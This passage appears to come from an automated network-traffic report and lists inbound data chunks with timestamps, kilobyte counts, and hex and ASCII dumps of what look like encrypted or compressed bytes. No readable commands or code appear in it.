2021-12-19 20:13:23 UTC	6	IN	Data Raw: b3 ed d1 67 5c 4a e6 b8 f1 11 f2 24 71 25 25 f1 14 44 c9 14 68 ec b6 58 37 58 02 f4 be 8f 04 f3 f0 54 2b 5c b8 35 bb af 36 9d f6 e7 4b 45 43 9e 9e 0e 62 00 10 e0 fc 45 b1 11 3e 5a f0 16 9d 66 b6 ad 3b 96 23 f8 a1 b7 8f 4e 92 97 09 e4 90 24 17 a3 de 9e 97 29 a7 46 ef a6 f5 9b a6 f5 2c b1 5d c9 c7 00 2a 88 c4 88 c4 fc 99 1a 62 6a c5 26 fd b7 20 16 df 2a 3e 7d 79 5a 60 10 ae 3d 14 aa 9a 41 61 9c 26 55 86 2d e1 c8 26 76 7d e3 46 a2 db b4 17 fe 09 5b f1 e0 eb 5a 23 33 0d 06 1a e3 20 1c f2 1f 8b d3 14 bc c9 a3 a5 0e 7d f3 06 93 29 69 bd 2d b2 30 56 5b 2b c0 53 e2 ea 89 02 13 ad 9e f8 ea bb ac 33 9c 06 22 62 98 e5 67 23 99 f0 a5 e6 ad c8 d1 b2 a8 cb 2a 86 de a3 70 c2 3e 63 85 3f 15 c7 d7 22 87 0e 21 bb 71 90 79 e2 2a eb 4b 3b 6d 2d e0 36 3c 90 e7 b3 96 09 da f4 Data Ascii: g\J$q%%DhX7XT+\56KECbE>Zf;#N$)F,]*bj& *>}yZ`=Aa&U-&v}F[Z#3 })i-0V[+S3"bg#*p>c?"!qy*K;m-6<
2021-12-19 20:13:23 UTC	10	IN	Data Raw: 55 64 21 b3 9c d4 ea cc 69 2c 1c c6 eb bc 2c 6d ac c2 36 2d b3 fb 58 ad a4 4e 66 25 d5 24 fa 00 96 da 3c c4 03 5e 66 2c 87 f2 8f fe 84 f0 09 bc 5d ce 43 50 3f a7 52 6b 97 4d 51 72 8a e0 35 6e 4e f1 a2 64 b6 78 d0 34 78 63 99 1f 31 61 01 c3 d4 08 8c c9 2e 1c 37 31 ee 28 34 6d 35 f4 1f 0f 64 b0 06 3b cd aa 0b 20 c7 73 cb cf f5 64 f6 66 8e fd b3 8e 0b 08 06 19 5f 87 28 f8 23 1d 26 80 ec ce 86 09 e7 3c 92 04 65 11 ae 5d fc 0a 17 dd 66 15 34 c9 9d df 15 06 60 6b 8d 13 08 bf f8 16 21 eb ac 93 4b cb 29 c7 8b da a8 86 1b a2 92 78 58 72 21 c5 35 5b 95 b9 b5 1e 0a e5 42 70 51 3c 02 6a 4c 03 06 3a fe 9f 0b 25 e4 de fe b2 4e 5f 78 ea b0 94 96 40 ed d8 46 57 d6 5c 2b e7 84 4c 33 44 77 13 a7 41 bc a6 f2 05 5a 47 89 24 21 eb 3d 06 cb af 29 bc 2c 5c 70 d7 63 ac c5 53 2f Data Ascii: Ud!i,,m6-XNf%$<^f,]CP?RkMQr5nNdx4xc1a.71(4m5d; sdf_(#&<e]f4`k!K)xXr!5[BpQ<jL:%N_x@FW\+L3 DwAZG$!=),\pcS/
2021-12-19 20:13:23 UTC	13	IN	Data Raw: d2 a9 d0 a7 fb d3 a8 b9 26 59 31 ef 6b 0c 48 c5 fa 50 91 14 c1 63 c8 8d ea e3 f9 52 8c c0 fc d6 6b fc be a9 18 0b 2b 57 66 31 fd 2f 93 46 ae 78 11 b2 db 16 a5 fe 55 43 15 e1 e7 22 59 f1 7d 6c b3 8e 55 69 dd 2d d4 4b aa aa f5 02 43 37 6e 36 53 2c d1 d5 5f 70 6a c3 38 cb 50 3c c1 ac b5 fe e7 33 a6 dd a0 2f 18 4c 69 06 50 ea 54 ea c5 86 cb b1 38 a3 eb 6d 1e 5d d7 3b 8a 4e 65 e3 cc 5e 51 82 ea dc 8a a2 1b d9 0a 01 bc 08 15 e5 34 0b 60 2d f6 d1 bf e2 10 81 b0 32 62 72 fd b3 bc 80 c0 00 a6 0b 73 83 0a ae 5b d7 1e 05 fe 5b 1d f5 06 01 43 13 e2 10 7d 28 0d e5 d2 c4 c2 49 cd 7b 32 54 42 d5 0f a2 1e 3f 9d 48 5b 09 5e a6 91 bd c1 e3 a4 5b 24 f2 f2 03 e7 e9 43 af e5 fb 94 71 ad 4d 17 2c 61 1f 6e 25 e8 bf 23 72 25 a9 d1 43 9d 9d 16 87 a5 ee 0f 00 e3 c2 9b d0 95 eb 59 Data Ascii: &Y1kHPcRk+Wf1/FxUC"Y}lUi-KC7n6S,_pj8P<3/LiPT8m];Ne^Q4`-2brs[[C}(l{2TB?H[^[$CqM,an%#r%CY
2021-12-19 20:13:23 UTC	17	IN	Data Raw: ec ea 64 76 61 c2 5a 83 1b 4f a4 84 9c 23 15 9d 84 51 2c 11 3d 70 6a 00 dc 46 27 6d 0d a2 f6 f2 c5 16 2f 0f c2 b7 7b 7d 68 b5 01 c8 59 29 3a b5 2d 55 c0 ae 99 c1 e5 b1 88 a9 3b 60 5c 51 2c 9f 98 cc 44 2e 86 1d 11 ad 68 43 31 2d 6f d3 17 02 10 a7 15 e9 8f 22 72 d8 32 40 53 1c fe c0 0d ee dc 24 ef b8 66 01 a0 4e f5 3a b5 2f 8c 49 44 91 3f 15 f0 24 9c eb 95 98 af 5f 50 a3 ea 00 63 fb 0f ab ec ad 70 eb f7 5c 08 39 68 91 25 ec 80 5f 1a 51 97 e2 ab 2c a9 de d2 8e 29 d5 d7 ff 16 f1 44 1d 82 02 83 73 62 83 65 5b ee 5f bb 5f 07 94 dd 6e 02 52 0c 57 f8 c9 55 9b d2 7f a6 d1 0e 6c 4d 50 ea 2a 82 33 4b 49 8d 5e 65 f1 86 7d ec 8d 4e 25 18 78 fb 35 52 b5 9b b0 3a 65 b1 1c cb c9 ef 5b 01 27 2a fc 99 e7 c6 01 0c 84 0e 6d db 72 0b 32 f3 c3 e3 9e 81 b9 19 9c 9a 5b fe d5 74 Data Ascii: dvaZO#Q,=pjF'm/{}hY):-U;`\Q,D.hC1-o"r2@S$fN:/ID?$_Pcp\9h%_Q,)Dsbe[__nRWUlMP*3KI^e}N%x5R:e['*mr2[t

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	18	IN	Data Raw: 5c e6 58 be 0e 8f 02 ec 60 28 37 12 c9 3a 12 f0 56 26 96 e9 44 11 90 3f bf ce 78 06 bf 1c c6 54 8e 37 f5 fb ca 21 14 94 83 d9 8a e2 f2 5b 4c 37 d4 41 e3 c4 c5 7e 60 07 39 c2 4d 81 b7 a4 8b 91 87 8d b9 e4 a7 5c 3b fa 61 b5 6c d1 42 bf fe 1c 07 75 cf ed 67 bb 0b 93 85 ca e6 26 4e 5b db 34 12 cb 4a bd cd 8c d9 47 ab 02 a0 c1 1b e4 dd d9 74 c8 13 91 bf 69 de 3b 31 86 42 cb 4f e3 d7 49 aa 2e db b4 e4 d4 96 5d b6 7c e5 a4 9b 90 9c bf 2f c5 58 4a 05 04 c1 60 86 ca 86 75 48 40 4b bb 2c 02 02 48 df d5 52 6a 3e 4c b0 df b2 64 83 6e 72 91 2a 25 41 f4 02 ab 8d 94 d7 16 1c 70 b4 b6 d8 54 b4 96 78 f9 2c a8 41 87 67 cc c1 9c 2f e8 ad 92 d7 fe 92 f3 7a fb 48 03 38 3f 22 1e e7 7e d9 07 cd 47 8e 2e 76 b0 78 2e c2 1a ad 1d 15 4a 92 44 fd cf 71 3d 8a 6c c1 fa a9 57 60 6f 34 Data Ascii: \X`(7:V&D?xT7![L7A~`9M\;alBug&N[4JGti;1BOI.]|/XJ`uH@K,HRj>Ldnr*%ApTx,Ag/zH8?"~G.vx.JDq=lW`o4
2021-12-19 20:13:23 UTC	19	IN	Data Raw: a2 6e 70 a7 eb e2 bd fe ab 72 b5 81 7f 7a 45 ec 86 24 70 6c 1a a7 a7 4c 87 77 ec 23 dd 90 b7 3b c4 ee a1 b5 25 b5 c0 75 bc 8b 4d a3 f0 46 8d 9d 76 85 9f 59 0a 0c 84 d1 cc 9d 0e a8 11 4e 26 bc 7d 9b 66 0b c9 94 f5 03 bf 57 c5 4c e3 d6 30 a7 13 29 53 b9 48 94 ea 1e a3 37 71 a2 f0 31 99 26 ef 42 65 6f cd e2 8e b4 be 17 6c d1 13 94 32 89 5d f8 bd f9 53 cc 8a d5 ed 1f ba a4 ae a5 dd 95 7d 12 db 4c 62 55 2d 7f 1b 78 b4 66 ae f8 76 16 06 e4 e8 3d 76 17 ee bf 5b 73 94 5e 8e bd 93 31 fd e3 f9 42 b5 35 d4 d8 fa 3b c5 b6 39 32 09 a8 79 e1 ed ba 20 bc e6 e9 5f a6 d2 98 39 1b 8d d3 de 8e 0d f8 23 9d 24 bf e6 81 f9 6e 1a ee 0a 5f 8e 17 62 1d f8 89 2a cd 5d 8e b5 2a 15 27 15 6c 5b 18 47 db f8 1e 1f 3c 4a f7 ac 93 fc 42 17 c2 34 9b 09 86 1e a2 c2 2b f8 24 a9 72 9c 06 cc Data Ascii: nprzE$plLw#;%uMFvYN&}fWL0)SH7q1&Beol2]S}LbU-xfv=v[s^1B5;92y _9#$n_b*]*'l[G<JB4+$r
2021-12-19 20:13:23 UTC	21	IN	Data Raw: b7 c6 8c 5f 3e e4 8d e2 62 b8 3a 7e 2c 1f 9d a2 13 a5 3c 88 c7 d8 67 75 f0 94 17 6f 29 98 9f 96 ef 2c 80 24 f6 ed 12 f3 1d a7 e1 5b 4c 15 74 2e 03 f6 63 c6 cf 6f 91 a5 9d a8 ce 74 f2 c4 9d 9a ce a7 8a 86 61 25 f8 da 3b a4 ae c8 48 be 6d c6 62 ca 04 c8 f5 fc 4e b5 41 ed 33 fa e9 f7 d0 c9 10 fe 7f f1 35 c7 a8 59 72 e4 53 d7 fc 98 f1 7c ae ce 87 01 d5 09 e1 55 71 0d 0b cb d1 66 24 40 c5 8d e1 6e 20 d8 b7 0e 61 3a cd 52 61 73 b7 5b 47 6d 63 0d a9 27 7c 0d 8e fe 66 0f 2e 3e 26 8d 21 3b ed 27 11 fb 32 de 73 4b 43 8f 00 c9 61 ed 5c 77 6b 01 8e ee 99 1b ba 61 ea e3 78 f2 85 5f 01 c9 c3 1b a2 5f c6 82 8f 08 99 7c 95 31 97 f1 cb 49 57 86 4b 48 08 44 8a 68 6e 55 29 27 f5 4f e9 46 d9 da dc a6 51 c4 83 89 2c f5 ce 1c 5e 32 35 d3 66 68 0e c7 b7 2a 13 2e 38 fd 0a 86 bc Data Ascii: _>b:~,<guo),$[Lt.cota%;HmbNA35YrS\|Uqf$@n a:Ras[Gmc'|f.>&!;'2sKCa\wkax__|1IWKHDhnU)'OFQ,^25fh*.8
2021-12-19 20:13:23 UTC	22	IN	Data Raw: 5c d8 70 cc 0a ae 1b 76 a7 57 21 8d d7 ca 1d 77 d3 e4 c1 31 7a 49 f4 51 6a 82 ed 7c 56 61 f7 39 e0 0b 01 ec ba 8a 13 b0 e5 fb 92 91 0d b0 95 ed 40 60 0e 57 d8 e2 23 92 ab 34 b6 b9 01 57 6a 99 ce ad 3f 43 cb a5 f4 eb dc fa 33 02 5c d5 c8 5f 06 ae f5 9a d1 0b ff d0 10 8b ed c6 cb e3 c8 cf 1f a2 8e 86 ed 6c 06 31 88 f5 2b ea f9 3d 4b 17 a8 ce 77 8d ea 20 20 02 e4 90 57 f9 63 3f 6c 4e d4 37 87 88 93 c0 79 3e 01 7a 1f 01 0f c5 5d 6d 90 72 bf df 4e 26 10 1f 63 06 76 08 87 22 36 db 47 72 a1 d1 1c 22 c0 b1 b1 b2 78 21 4e 7d 9f 02 10 c7 15 4e 98 cb 0e 2e 86 1d 52 5e 10 9b f5 d2 19 7f 99 54 2c 6d 42 ad b6 b2 05 1d 36 96 c1 9c 14 02 69 88 57 ec 61 91 9f 99 d5 14 78 4b a0 64 83 4d 0b 8b 7b 2c c1 b7 0a 97 ac 14 ec ec 5d 01 92 3c 77 02 64 a1 36 d1 48 89 6a da d6 fa 5d Data Ascii: \pvW!w1zIQj|Va9@`W#4Wj?C3_I1+=Kw Wc?lN7y>z]mrN&cv"6Gr"x!N}N.R^T,mB6iWaxKdM{,]<wd6Hj]
2021-12-19 20:13:23 UTC	23	IN	Data Raw: 24 82 90 6f df 2a 9f cc ff bb 9e 51 03 f6 43 3e 00 7e 65 8b 35 d2 bd df e5 63 2b 08 a2 d0 3b ec bb c9 02 9e e8 62 10 34 58 53 cc 5f ef 56 bc 67 1a 8c d3 c6 ae fe bf f0 0b 84 39 44 48 ee 7e ed 71 f9 97 c6 ea c0 c3 9e 82 2b ca d1 e6 de 44 42 50 2c 8a 51 ba 0b 3b 09 d2 d0 52 b5 b0 18 86 fa cf 9b f4 9f 3b e6 79 51 cd 2b fd 66 91 61 49 82 43 09 ee b4 58 c5 90 36 c4 40 cd b0 5a 1e ae da 69 8f e4 d3 e2 70 02 fb 94 ab b4 ee 78 66 45 65 a9 17 2a 46 86 73 80 37 d8 ff d2 0b e9 c7 0e c6 65 dd 56 41 a4 4f e1 5f 58 1e 38 e0 10 82 d7 31 8a 80 94 43 b0 3b 7b 32 54 61 5b 5a 0c 4d 69 ca 4b 04 b7 51 38 19 53 5b 8c 43 ed 62 c1 fd 42 78 33 01 f4 42 94 5b 30 6c bc d5 e3 15 7e 55 d0 72 d5 cb 1d 3f a9 d1 37 c6 2e 94 29 c5 9b 4d db f7 9c 0c e9 f1 eb 2d 70 34 ed 6b ff 27 9d 68 43 Data Ascii: $o*QC>~e5c+;b4XS_Vg9DH~q+DBP,Q;R;yQ+falCX6@ZipxfEe*Fs7eVAO_X81C;{2Ta[ZMiKQ8S[CbBx3B[0l~Ur?7.)M-p4k'hC
2021-12-19 20:13:23 UTC	24	IN	Data Raw: 93 40 d5 5f fa 4d a8 4a 17 35 e2 3d 4a d5 d9 44 2c 38 4b 23 13 3f 74 ee 0f 3c 20 e5 ac 93 0c 01 b4 9b 62 7b 60 96 76 84 c4 38 ae b0 c9 ed cc 2f ba d1 a7 4f 42 14 67 2b 51 46 72 63 fb 5c 4a d3 7d 9a 1f 4d b7 88 be b2 c2 2a b6 71 c6 b7 b7 ce 5a 40 5c 94 68 dc 71 ed 8b 7f 31 8c 2c b0 7a 02 15 65 1b 23 03 cc 7d ea 25 49 01 f2 08 d4 07 10 61 1e d8 d4 d5 ec 18 1b dc 04 0c cf 70 3f eb 68 51 bf b8 09 d0 2c 70 1a 11 60 1d 01 fe e4 8d b2 6e b7 64 ae 8f 02 31 e4 4c 51 41 77 86 63 88 8a 5f bb 18 be 6d 2c ab fb 66 54 10 68 b1 c4 db 3c 02 6a 82 39 c3 9a d0 d4 d6 26 9f f1 ab c9 ee 0d c3 b1 7e 40 06 12 50 94 08 8c 51 0d ac e0 97 cc fc 1a cd f7 3c e9 af d7 a1 47 1d ff e5 7f 93 ed bf f9 c9 80 28 19 3b 92 dc 2a 28 c1 c9 bc f3 ab e8 d9 f3 99 04 ae 04 dd 01 a6 51 82 f1 0b 01 Data Ascii: @_MJ5=JD,8K#?t< b{`v8/OBg+QFrc\J}M*qZ@\hq1,ze#}%Iap?hQ,p`nd1LQAwc_m,fTh<j9&~@PQ<G(;*(Q
2021-12-19 20:13:23 UTC	26	IN	Data Raw: 43 31 c3 c2 99 29 f2 d9 95 da 0d 33 80 75 aa 5a 23 51 75 ac 7e 2c 6d ae da c2 0d 67 4d 69 26 84 c8 a1 97 87 67 2f 6b b3 72 80 7b c2 50 17 b3 e7 37 9b 93 55 f6 6f 70 90 6b e8 b1 ed be 09 c1 6b 62 47 2a 97 85 10 7d 28 ce 32 e4 e0 05 d9 5e 1e 73 20 40 a2 df 3f 6b 4b f8 b1 16 4b da 3e 97 de e0 1f d9 5f 24 75 cd 52 76 61 41 f4 26 39 0e 38 80 fd 25 49 a7 aa 49 73 4b d5 23 9a cb 11 4b c8 52 04 62 86 fc f6 7c 87 73 3d 64 2f b0 ac c3 00 c7 13 4c 71 aa 0a f4 f8 2b 0d f1 95 e5 14 b3 db f5 6e f3 61 e3 fe a7 6d b1 42 98 2b 9d 90 e2 8e 67 c0 04 3a 7b 86 98 7a 6c d8 00 a2 54 0c e3 9d 0d 9d 59 91 41 ea 7d 0d df 8d 0a fc 8f 5d e1 d8 2d f1 bb 65 07 3e de 83 a6 af 2a e6 6d 4e 6e e9 00 8a 3b bb cb 8d c2 36 32 2d 44 cb 68 19 52 48 b5 7a 1c c6 b0 33 c0 f4 c9 d2 7c d4 1c 1f 91 Data Ascii: C1)3uZ#Qu~,mgMi&g/kr{P7UopkkbG*}(2^s @?kKK>_$uRvaA&98%IIsK#KRb|s=d/Lq+namB+g:{zlTYA}]-e>*mNn;62-DhRHz3|
2021-12-19 20:13:23 UTC	27	IN	Data Raw: fe 22 eb 4b 3c 24 d4 57 88 a7 2a ce 5f 5b 48 c5 f5 5c 49 08 33 26 50 d3 d6 ae 5f 2d a5 79 df 98 58 e9 14 a7 74 15 cf ba 17 d1 3e aa 5d 54 9f c6 da f6 58 e2 80 3d da 03 b7 4f ab 63 eb 16 20 74 c2 9f a3 ef 12 c0 3a 0b f7 05 38 d7 95 f7 92 61 d1 89 4b c6 06 54 36 07 ce 43 75 ac 57 c8 c2 55 78 cb a6 44 15 f2 4a 84 ba 2a 7a e0 b7 7f 0a da 74 6b 03 8e 03 8f d2 58 6e b3 8d a1 86 bb 50 b0 bf 18 99 be 3f bd 40 2a 06 b5 ad 71 8a a7 4a fe 17 74 26 92 9c 49 86 f6 7e 05 28 cb ae 19 da 22 1d df b9 2f bb 36 c0 38 61 fa f0 be 00 1f 9a 1b fe d5 bf 74 0b 75 68 bb eb 7b f1 e5 e4 98 1b 45 56 41 cd ea 4a c4 58 8f b0 dc 5a c4 42 82 f8 c2 11 12 77 3b 75 dc f6 e9 2f 29 0d 3e f7 1b 53 2f 55 0d f6 0c a6 eb 55 52 d4 94 7c df ae 29 91 c9 da d2 0c bf 6c ac 7f 48 49 83 de 05 98 6e 72 Data Ascii: "K<$W*_[H\l3&P_-yXt>]TX=Oc t:8aKT6CuWUxDJ*ztkXnP?@*qJt&I~("/68atuh{EVAJXZBw;u/)>S/UUR|)lHInr
2021-12-19 20:13:23 UTC	28	IN	Data Raw: e0 c8 9e aa 1f 79 35 30 df 00 c1 95 2c 15 20 c2 e9 32 d5 23 9a b7 56 2e bc e1 9a ee 0d bb 84 0e e8 0c 37 64 2f e5 60 4a 1e 84 35 68 54 44 94 b3 7c 17 17 43 93 d1 7b a5 5d 92 0a 7a 41 68 6b 2a 7c 3b d3 11 e3 93 4b cd e3 89 ae 98 d1 fa 0b 0e 90 d6 ff e0 2e 28 70 c5 da b1 17 1d 42 58 30 48 49 3d ff e4 9b 43 bf c6 5d 92 7a b9 65 07 87 c2 11 aa 05 26 d4 1e b1 ee 3a 6f ef 6c bb 23 58 79 a7 a9 24 6a c6 c8 6c fb 7e 89 74 78 4f a0 17 71 f2 e8 be b7 e3 85 92 9f 60 5b b1 25 45 79 64 0e a4 be d5 66 06 9d 46 3b 64 a8 8e 9a 05 0d e2 88 5e ac 3b bc 2f ef cc 92 96 7f 12 6b b8 52 cf c2 4f b1 f1 61 ef 22 76 6e 1c 0c 3d bb 55 80 a9 11 cb 14 f3 b4 86 11 97 da 79 ae 5f 64 35 3b c6 d5 8f ad b2 ee 72 9a dc fc c8 02 7b 28 d9 86 e2 5f 12 df ba 5d 88 80 1a d6 10 8d e7 ee 04 de 62 Data Ascii: y50, 2#V.7d/`J5hTD|C{]zAhk*|;K.(pBX0HI=C]ze&:ol#Xy$jl~txOq`[%EydfF;d^;/kROa"vn=Uy_d5;r{(_]b
2021-12-19 20:13:23 UTC	29	IN	Data Raw: e1 66 af 13 e8 49 3c 81 1f f5 e9 0c 17 37 b5 68 af e5 03 8b 2f e4 65 8b d3 a6 2c 8e 97 4a 17 57 28 06 a1 c6 11 ab 58 c1 49 d9 f9 31 5c 2d ff 04 0f 13 05 5c 61 71 f2 53 40 11 4b 4f 4e 56 56 d4 62 eb 70 8f 13 4d 69 96 21 f8 49 d1 41 b1 62 1a b3 e7 78 1e 65 5c 21 5d 7e f9 63 b9 50 4d 0c c4 f8 ae a7 54 00 0a c7 00 2a 77 3b 77 3b bc 99 1a 62 2b 87 65 b9 f2 66 51 97 63 74 36 35 17 2e 5f fe 6d 46 f9 74 04 37 c5 61 b8 d5 81 a2 13 43 5f d6 a5 be 5b e5 b7 12 e0 47 44 f3 fe fe 5b 36 2b 5b 1c 17 e9 2e 0c a1 48 98 95 54 e4 de ee f2 41 37 81 26 c4 40 52 05 f3 3c fe 82 3f 7d 97 60 2b 63 c4 f2 9a f8 66 71 af 47 27 76 60 ee 7e ac 67 1a 54 e3 cc 98 1d 8d ed c8 b5 4d 98 af a3 a6 53 e6 80 78 ee 08 c5 3f fd fa 1d dd 78 85 64 47 99 d9 b5 1d d5 60 bb b0 28 dd 08 09 f0 6f 18 3a Data Ascii: fI<7h/e,JW(XI1\-\aqS@KONVVbpMi!IAbxe\!]~cPMT*w;w;b+efQct65._mFt7aC_[GD[6+[.HTA7&@R<?}`+cfqG'v`~gTMSx?xdG`(o:

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	31	IN	Data Raw: 99 48 99 4f 44 9a ef ee 77 12 3d b6 1d cf 43 f9 28 96 6c ef 6c f6 cb aa ab 3b 56 0b 21 da 1c 31 3b 41 d0 6a 1c b3 b0 16 af f3 a8 be 3a 98 79 7a 91 fc a4 01 e6 ea dd f9 f1 0c 55 64 39 0a c6 5a 66 fb 57 3c 65 93 0f 81 88 2c a1 5e bc 5c bc 22 56 0c 82 99 94 6f 8a 4b c6 19 4e 88 61 9f 76 8f 2a 57 04 0a 1a a7 33 89 11 30 14 64 64 7a d1 e3 c8 a7 e6 3e 03 d8 6e 2e 84 df fc e3 55 6d 1a aa 46 df 36 30 be 59 b8 47 e0 ed 3a 81 69 ee 09 3a 65 67 69 99 d5 40 2c ba a7 79 06 38 3e 76 6c bd 8d b9 da f3 ef 5d 10 e0 af 22 12 44 45 92 6e 07 ea 79 a3 76 be 24 c4 25 f7 6c d0 33 53 6c d7 13 56 3d c4 96 ac 7e 93 f7 66 f3 6d 9b 41 b1 15 d0 ba 4f ab 9f d4 67 c1 9d 7f 53 72 62 38 f6 b4 cf c3 0f a6 ae 25 36 b9 b2 a6 d5 79 60 a3 1a 1d 23 a5 c3 e5 7c 62 1c 2b b4 2d 6e 50 17 01 10 96 Data Ascii: HODw=C(ll;V!1;Aj:yzUd9ZfW<e,^\"VoKNav*W30ddz>n.UmF60YG:i:egi@,y8>vl]"DEnyv$%l3SlV=~fmAOg Srb8%6y`#|b+-nP
2021-12-19 20:13:23 UTC	32	IN	Data Raw: 50 a1 cd 3c 60 d8 35 66 e5 e9 a2 ee ed bc 3c f3 9d 9a d2 d6 d4 b3 a5 9f 9b fb c4 9f ef d4 b9 77 5e c6 1e 04 38 45 ab 59 2b e6 49 1d 7b 35 dd 7e 8d 29 a0 c6 77 64 af 88 a1 d2 58 af ca 0d 65 f4 f3 bb c9 be a6 a9 d6 46 2f ec 3b 25 c4 40 07 66 02 78 c5 8d af c2 63 e9 1d 15 62 e9 4d f6 15 1d b7 79 a8 33 0c 53 a9 8e 1b 21 93 70 cf 79 e8 12 24 9d 29 3b ed 37 a1 f3 d6 28 35 3e d6 1f 41 c0 ea 4c 92 da 6f 7a e5 44 8e 1b 3c 16 c2 87 8f c4 92 1e 20 63 54 3e 92 f3 96 6d 25 c4 76 e7 3e 79 d2 d9 78 7d 66 91 1d cb 0b bb 15 1a 66 65 3d 28 2e 5c 82 b0 fe 59 6a f6 51 d4 87 89 69 e1 ab 4c 64 32 0d 5b bf ed d5 b3 73 62 52 5b eb 42 0b 7d c8 db 27 b7 c0 f2 68 7a 40 74 35 a6 7c a4 5b 81 ce 2a 88 ba 6b c3 f6 6d 36 9d fe 50 bc 4f b9 2e ca df 71 24 5e 05 db c0 62 49 99 ce 01 03 f4 Data Ascii: P<`5f<w^8EY+I{5~)wdXeF/;%@fxcbMy3S!py$);7(5>ALozD< cT>m%v>yx}ffe=(.\YjQiLd2[sbR[B}'hz@t5\| [*km6PO.q$^bI
2021-12-19 20:13:23 UTC	33	IN	Data Raw: e8 4d 40 48 0c 64 03 d1 e3 ca f2 6d d2 30 11 3f 7f 86 d8 fa e7 57 b0 b7 a8 f3 a0 fc f1 9e 3a bd e0 2b 2b b6 6f 98 75 7f f1 c0 58 07 ed ec 10 e1 20 58 86 65 26 0d 4e 7b 8f e8 fe 2a ff 2a 1d 71 0e 33 e6 f1 eb ca 04 eb 64 f5 86 71 ae 73 fb 83 af 0f d4 df ff 52 2c 04 29 90 ce b6 0b f1 0c 4a b5 6d 42 ba 75 54 5e 2e 38 30 3e d4 d1 6a 9f 09 60 8b 23 0c b0 0b c9 9b 62 11 04 11 e6 b1 88 a9 e7 25 11 7e 9e 96 1c a2 42 2a a2 77 94 d0 df 92 b5 d2 1b b8 17 51 bc 73 02 15 4e 38 c8 25 cc 01 c5 d9 9f c6 5d 20 1c 97 9b 58 d6 9c f1 12 01 4f a0 a4 c2 c6 01 45 ee a7 2d 75 3f 3a ac 6f d3 13 a0 6c 60 9c b3 76 8f 85 09 e5 48 10 ed 8f 61 f9 a5 b2 ae e2 0b cb 37 d8 bd e3 e1 b0 37 2b d0 04 90 5b a7 64 94 fa 87 d6 82 fd 89 81 ef c7 18 a7 87 0d 01 53 c8 df e0 c6 4c ed a7 c1 d7 dd a2 Data Ascii: M@Hdm0?W:++ouX Xe&N{**q3dqsR,)JmBuT^.80>|`#b%~B*wQsN8%] XOE-u?:ol`vHa77+[dSL
2021-12-19 20:13:23 UTC	34	IN	Data Raw: 44 e4 fc ba 06 a3 c2 9c 6f 19 5b ce 78 ea 6c 85 6c d1 cb a1 ab 32 56 09 21 d9 1c 35 29 4e d2 a0 59 3f e0 de db 25 e9 be b1 a6 86 aa 12 57 a5 55 26 ec 55 e8 0e 68 95 70 51 5a bb 5f 66 c3 a8 41 01 73 2f 62 f5 a1 a1 45 9b a2 f9 bd 06 e1 c7 19 c4 59 8a a9 a6 da 0f f1 ea ef 89 2b af f8 71 6b dc 90 cc e8 fa 4a 97 71 94 02 ca 23 88 7a 28 2d 03 d1 65 26 8c ea 24 a2 6e 32 30 63 03 a8 40 04 bb d9 39 e6 5f 12 9d 97 20 38 7f e5 66 3c 54 23 d5 a3 a8 78 fa ba 63 8e 86 dc 18 da d6 c5 35 e7 2f d4 bd f6 9c d8 3d 7f f4 2a e8 65 1c 1f c0 ad d2 6b 7a ae 69 5d 9a ee de 29 d7 91 84 c2 51 1f 83 86 74 a2 f8 78 c4 73 4a b1 b4 1c f5 7b 5f 42 eb 96 c7 1e 61 57 d3 16 8a 48 c1 b4 4e a5 9a a6 9f 36 fe c6 df e6 46 40 27 45 35 8b 2e e2 e2 a4 3f 95 0b 87 12 92 fd 6c 77 2c a5 07 f9 2b b7 Data Ascii: Do[xll2V!5)NY?%WU&UhpQZ_fAs/bEY+qkJq#z(-e&$n20c@9_ 8f<T#xc5/=*ekzi])QtxsJ{_BaWHN6F@'E5.?lw,+
2021-12-19 20:13:23 UTC	35	IN	Data Raw: 3f 3b 03 aa da 37 02 2a ab bd b7 44 e9 ef 4e b7 5d f4 17 98 9b fb c0 ac ae ae 11 61 7a 5d 19 70 1f 78 08 e0 7b b0 49 83 ca 04 ce 96 48 92 d4 7c 37 0c ef 03 5e a6 3e 97 1b 06 38 78 cf 10 5e 9e 6a 6d 11 8a 6a 93 d4 de 4f 12 0f 66 ba 04 c5 8d d4 a3 07 12 e2 61 dc fa 98 ff 92 10 7f 00 53 cc 24 8a e5 23 98 6e 32 db 12 a2 b5 0e 28 73 2e 4d 10 5b ed c7 de 28 25 3a b5 31 91 d7 60 7c 28 dd 3f 72 e6 fa 71 1b 2c 1a a1 b9 53 d3 08 96 1f c9 84 34 20 f2 96 82 8f 0c 99 3c 02 1a 41 8a 3c 3d 21 c6 59 f7 f7 30 34 86 6e 4a e5 c0 1f b9 fe 32 b2 f5 d9 ef da 0a 2a fa a7 4f 67 2a 94 76 0d 2f df a8 c9 86 34 62 42 5f 88 2c e1 6a 12 63 00 c5 3d c2 ff b0 05 07 88 70 35 09 88 e2 13 ba bc 04 58 dc ba 69 ce fe d4 6c c8 e2 02 93 37 ef cb 2f 0e 8d d9 7e 9d 49 14 b3 51 2f d1 53 74 d1 43 Data Ascii: ?;7*DN]az]px{IH|7^>8x^jmjOfaS$#n2(s.M[(%:1`|(?rq,S4 <A<=!Y04nJ2*Og*v/4bB_,jc=p5XiI7/~IQ/StC
2021-12-19 20:13:23 UTC	37	IN	Data Raw: b4 dc cb 90 e3 43 a7 95 59 a2 31 3e 7f d5 66 67 04 f9 c4 f5 9f cb 62 05 7b be c9 bd a5 84 ec 5e 7e b1 3d 36 e5 72 6b 1e ae 6b f8 a8 c8 5f f2 7c e6 87 89 93 de f1 b7 2a 2b 57 99 30 4b 17 56 b8 37 3e b8 4d 21 ea 79 a3 39 b0 24 c4 16 c7 1c 9e 14 d8 39 c7 4a 7c f2 3a 1f e9 6e 60 14 6d 87 16 bf e8 f0 15 5b 10 c2 d4 80 b5 96 4a 5b 7f 6c c4 9d c7 b1 11 f7 0f 5a c1 70 1a 55 6c 8a a7 d5 86 fd 17 21 b7 34 96 52 d5 d5 5b 97 7e 4c 59 89 84 9d 44 ec c4 07 a3 59 0d bd 02 fb c3 01 56 41 3a f2 5a 17 2b 64 a7 b7 ea 63 e9 40 f6 7c 6c 83 4d 44 9b c3 a7 bb 15 d6 68 53 78 33 2e a7 16 27 02 40 bc 8c e6 bd d6 3c 7d e5 de ea 3a f4 bf 18 1d f4 f8 c6 40 a3 a3 6a 0d 46 6d bd b7 12 9f a3 07 6e a7 bb e2 c5 ea ca d3 62 08 cf a3 5c 14 9e 79 06 54 de ab 3c fa 0f c6 c4 ea 